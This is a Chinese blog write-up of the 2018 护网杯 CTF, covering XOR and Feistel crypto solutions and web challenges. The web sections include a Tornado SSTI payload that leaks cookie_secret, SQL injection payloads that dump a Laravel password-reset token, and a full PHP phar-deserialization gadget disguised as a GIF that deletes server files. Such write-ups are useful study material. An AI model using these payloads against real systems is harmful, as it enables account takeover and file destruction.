2018 护网杯

原创

Risker_GML 于 2018-10-15 19:44:20 发布 2408 收藏 3
分类专栏： wp 文章标签： CTF Web

本文链接：https://blog.csdn.net/qq_38412357/article/details/83063578

欢迎关注我的新博客：http://mmmmmmlei.cn

再一次观看了一波神仙打架。

Misc

迟来的签到题

题目提示 easy xor,打开附件是一串 base64:

> AAoHAR1QUiBTJVBQI1RVIl5WJVInUlNWIFZUX1ZRJ1dWU1dfURs=

解码是乱码。
猜想思路和 CSAW 密码第一题一模一样，写出脚本：

```
import base64
ciphertext="AAoHAR1QUiBTJVBQI1RVIl5WJVInUlNWIFZUX1ZRJ1dWU1dfURs="
cipher=base64.b64decode(ciphertext)
for i in range(0,256):
    result=""
    for s in cipher:
        result+=chr(ord(s)^i)
    if "flag" in result:
        print result
```

> flag{64F5C66E23D80C4A450F02907A105197}

Crypto

fez

题目源码：

```
import os
def xor(a,b):
    assert len(a)==len(b)
    c=""
    for i in range(len(a)):
        c+=chr(ord(a[i])^ord(b[i]))
    return c
def f(x,k):
    return xor(xor(x,k),7)
def round(M,K):
    L=M[0:27]
    R=M[27:54]
    new_l=R
    new_r=xor(xor(R,L),K)
    return new_l+new_r
def fez(m,K):
    for i in K:
        m=round(m,i)
    return m

K=[]
for i in range(7):
    K.append(os.urandom(27))
m=open("flag","rb").read()
assert len(m)<54
m+=os.urandom(54-len(m))

test=os.urandom(54)
print test.encode("hex")
print fez(test,K).encode("hex")
print fez(m,K).encode("hex")
```

给出了三组 print 的结果，分析加密过程是 feistel 密码结构，迭代了七轮，全部为异或，即给定明文 L+R(明文分成两部分)，最后加密的结果是：

> L_enc: R xor K1
> R_enc: L xor R xor K2

题目给出了 test 和 test 加密的结果，可以计算出 K1 和 K2，然后利用 flag 密文左半部分算出 flag明文的右半部分，进而得到 flag。

脚本如下：

```
def xor(a,b):
    assert len(a)==len(b)
    c=""
    for i in range(len(a)):
        c+=chr(ord(a[i])^ord(b[i]))
    return c

test="2315d80c2dd73098953686be6c82aa63c1d362eb0095e4621cce28bec4c921ce016afc7f39fd93b14b6c28ce69c7096b91fd2db0862d"
test_enc="308e590a180473ab4d23a0c67b65fe2bf2d0a9f1b255e4e2610b0c90e8e210c8ed4f2b9a3b09c1886a781f94fee4f77488c0b30f2395"
flag_enc="e822e918e578a7af4f0859a99aab5d7563644beb4207a73d5fc4560d3deb696320cec479431a4f724310499baf5230db7e56764915d0"
test=test.decode("hex")
test_enc=test_enc.decode("hex")
flag_enc=flag_enc.decode("hex")

k1=xor(test[27:54],test_enc[0:27])
k2=xor(xor(test[27:54],test[0:27]),test_enc[27:54])
flag_r=xor(k1,flag_enc[0:27])
flag_l=xor(flag_r,xor(k2,flag_enc[27:54]))

print flag_l+flag_r
```

> flag{festel_weak_666_11xd77fhy33}

Web

easy tornado

题目打开有三个选项：

> Orz.txt 进去提示是 **render()**
> hint.txt 进去提示是 **md5(cookie_secret + md5(filename))**
> flag.txt 进去提示是 **/fllllllllllag**

```
url 格式：  http://117.78.26.200:31031/file?filename=hint.txt&signature=74dfcb55b94ddbe4daedd3f21a68a2f
```

那么应该就是读 /fllllllllllag 了，但是这里的 cookie_secret 不知道。
有一个提示是 render()，所以应该存在 SSTI，尝试用**/error?msg={{1}}**，发现可以。但是过滤了相当多的字符，无法直接读到 cookie_secret 这个变量。

尝试了一波绕过姿势，无果。应该是利用 tornado 框架别的方式读取 cookie_secret。

在这篇文章中发现 cookie_secret 存于handler 的 settings 中，所以构造 payload: http://117.78.26.200:31031/error?msg={{handler.settings}}，得到 cookie_secret:

> 'cookie_secret': g!E#Ax&_ywJ[d1BRWe5U?qa^@u4plh<M$sTr0VL2t*3CKzv7mb]S-c8>X)G.IYDQ

有了 cookie_secret,filename 设成 /fllllllllllag，利用那个嵌套 md5 生成签名去访问，payload:

```
http://117.78.26.200:31031/file?filename=/fllllllllllag&signature=a0e8913e76b38d61f13cb22ba8d59cf5
```

得到 flag：

> flag{975596d6031dd373b313acc910a6891f}

ltshop

结束后听师傅们说是条件竞争和 mysql 的整数溢出，等一波 docker 复现…


easy_laravel

跟着师傅们的 wp 复现了一波，emmmmmm 不得不说这个题起名 easy_laravel，可以给出题人寄刀片了。现在 web一个题一个框架，打不动打不动…

> github 上的 docker 地址：https://github.com/sco4x0/huwangbei2018_easy_laravel

网页源代码给了源码地址： https://github.com/qqqqqqvq/easy_laravel.

注册一下，进去发现只有一个 note，还是空的：



看一波源码：

```php
$factory->define(App\User::class, function (Faker\Generator $faker) {
    static $password;

    return [
        'name' => '4uuu Nya',
        'email' => 'admin@qvq.im',
        'password' => bcrypt(str_random(40)),
        'remember_token' => str_random(10),
    ];
});
```

找到了管理员的名字和邮箱，但是密码是随机 40 位，破解是不可能了。

看一下路由，发现只有 note 功能是非管理员可以访问：


```
    <ul class="nav navbar-nav navbar-left">
        @if(Auth::check())
            @if(Auth::user()->email === 'admin@qvq.im')
                <li><a href="{{ route('upload') }}">upload</a></li>
                <li><a href="{{ route('files') }}">files</a></li>
                <li><a href="{{ route('flag') }}">flag</a></li>
            @endif
            <li><a href="{{ route('note') }}">note</a></li>
        @endif
    </ul>
</div>
```

那么我们首先要管理员身份登进去。


看一下 note 控制器 **NoteController**，发现存在注入：

```
public function index(Note $note)
{
    $username = Auth::user()->name;
    $notes = DB::select("SELECT * FROM `notes` WHERE `author`='{$username}'");
    return view('note', compact('notes'));
}
```

所以构造 **admin'or 1#** 注册，登进去：



再看看密码：



但是无法破解出原密码是什么…

我们看到了重置密码的代码：


```
    */
    public function up()
    {
        Schema::create('password_resets', function (Blueprint $table) {
            $table->string('email')->index();
            $table->string('token')->index();
            $table->timestamp('created_at')->nullable();
        });
    }
```

关于 laravel 框架重置密码，可以看一下文档：
https://laravel-china.org/docs/laravel/5.6/passwords/1384

大体流程是点击重置密码，输入管理员邮箱，就会生成一个管理员账号的 token，输入 email 和对应的 token，就可以访问 /password/reset/token 重置密码，token 怎么得知呢？

我们看到 email 和 token 都存入了数据库里，而我们有注入点，数据库所有信息都可以拿到。

首先我们点击重置密码，输入管理员邮箱。再去数据库里拿 token：




payload:

```
admin'union select 1,(select token from password_resets where email='admin@qvq.im'),3,4,5#
```


去访问：

```
http://192.168.146.145:2333/password/reset/8eea41c7ef5cdf968941d07b321722a70c8bc89086d0149979e7ec91d5c07870
```

重置密码：



成功登入管理员：



flag 部分显示 no flag。
我们看一下 flag 部分的控制器，发现明明显示了 flag：

```php
public function showFlag()
{
    $flag = file_get_contents('/th1s1s_F14g_2333333');
    return view('auth.flag')->with('flag', $flag);
}
```

这里的考点是 Blade 模板缓存，旧缓存没有删除，我们无法看到 flag，参考这篇

所以我们要做的就是删除缓存文件，读到 flag，首先要找到缓存文件。

缓存文件的名字是laravel自动生成的，生成方法如下：

```php
public function getCompiledPath($path)
{
    return $this->cachePath.'/'.sha1($path).'.php';
}
```

这里的 $path 就是模板的位置，是** /usr/share/nginx/html/resources/views/auth/flag.blade.php **

nginx 的默认网站根目录是 /usr/share/nginx/html，而从这篇博客得知缓存文件放在 /storage/framework/views，加上 sha1 算法，所以最后路径是：

> /usr/share/nginx/html/storage/framework/views/34e41df0934a75437873264cd28e2d835bc38772.php

有了路径，怎么去删除呢？

利用 composer 的各种依赖，参考这篇 安装组件。(可以利用 贴出的 docker 地址里的 composer.phar，也可以添加环境变量用 composer install 安装)

看一下**composer**,搜索 unlike ，发现了在**Swift_ByteStream_TemporaryFileByteStream**的析构函数有 unlike，那应该是通过反序列化漏洞来执行析构函数删除缓存，在哪里触发反序列化呢？

我们在 check 这里发现了 file_exists：

```
public function check(Request $request)
{
    $path = $request->input('path', $this->path);
    $filename = $request->input('filename', null);
    if($filename){
        if(!file_exists($path . $filename)){
            Flash::error('磁盘文件已删除，刷新文件列表');
        }else{
            Flash::success('文件有效');
        }
    }
    return redirect(route('files'));
}
```

用到了 phar:// 反序列的方法，可以参考这篇文章

这样我们构造 phar 包，以下是构造的 php 代码：


注意一下：需要将 php.ini 中的 phar.readonly 选项设置为off，否则无法生成 phar 文件(php.ini中修改是记得把前面的";"去掉，我就是一只没去掉分号而一直修改不成功)

```
<?php
class Swift_ByteStream_AbstractFilterableInputStream {
    /**
     * Write sequence.
     */
    protected $sequence = 0;
    /**
     * StreamFilters.
     *
     * @var Swift_StreamFilter[]
     */
    private $filters = [];
    /**
     * A buffer for writing.
     */
    private $writeBuffer = '';
    /**
     * Bound streams.
     *
     * @var Swift_InputByteStream[]
```

```
     */
    private $mirrors = [];
}
class Swift_ByteStream_FileByteStream extends Swift_ByteStream_AbstractFilterableInputStream {
    /** The internal pointer offset */
    private $_offset = 0;

    /** The path to the file */
    private $_path;

    /** The mode this file is opened in for writing */
    private $_mode;

    /** A lazy-loaded resource handle for reading the file */
    private $_reader;

    /** A lazy-loaded resource handle for writing the file */
    private $_writer;

    /** If magic_quotes_runtime is on, this will be true */
    private $_quotes = false;

    /** If stream is seekable true/false, or null if not known */
    private $_seekable = null;

    /**
     * Create a new FileByteStream for $path.
     *
     * @param string $path
     * @param bool   $writable if true
     */
    public function __construct($path, $writable = false)
    {
        $this->_path = $path;
        $this->_mode = $writable ? 'w+b' : 'rb';

        if (function_exists('get_magic_quotes_runtime') && @get_magic_quotes_runtime() == 1) {
            $this->_quotes = true;
        }
    }

    /**
     * Get the complete path to the file.
     *
     * @return string
     */
    public function getPath()
    {
        return $this->_path;
    }
}
class Swift_ByteStream_TemporaryFileByteStream extends Swift_ByteStream_FileByteStream {
    public function __construct() {
        $filePath = "/usr/share/nginx/html/storage/framework/views/34e41df0934a75437873264cd28e2d835bc38772.php"
;
        parent::__construct($filePath, true);
    }
    public function __destruct() {
        if (file_exists($this->getPath())) {
```

```
            @unlink($this->getPath());
        }
    }
}
$obj = new Swift_ByteStream_TemporaryFileByteStream();
$p = new Phar('./1.phar', 0);
$p->startBuffering();
$p->setStub('GIF89a<?php __HALT_COMPILER(); ?>');
$p->setMetadata($obj);
$p->addFromString('1.txt','text');
$p->stopBuffering();
rename('./1.phar', '1.gif');
?>
```


在目录下会生成一个 1.gif 文件，上传上去，发现文件列表有了这个文件：



然后 check 一下，注意要抓包，添加一下 path 参数，详情看上面给出的 check 部分的代码。


```
path=path=phar:///usr/share/nginx/html/storage/app/public
```

触发反序列化，删除缓存文件，访问 flag 就可以看到 flag 了。



参考：

https://www.kingkk.com/2018/10/%E6%8A%A4%E7%BD%91%E6%9D%AF-web/

http://skysec.top/2018/10/13/2018%E6%8A%A4%E7%BD%91%E6%9D%AF-web-writeup/

http://www.venenof.com/index.php/archives/565/

总结

web 手已废。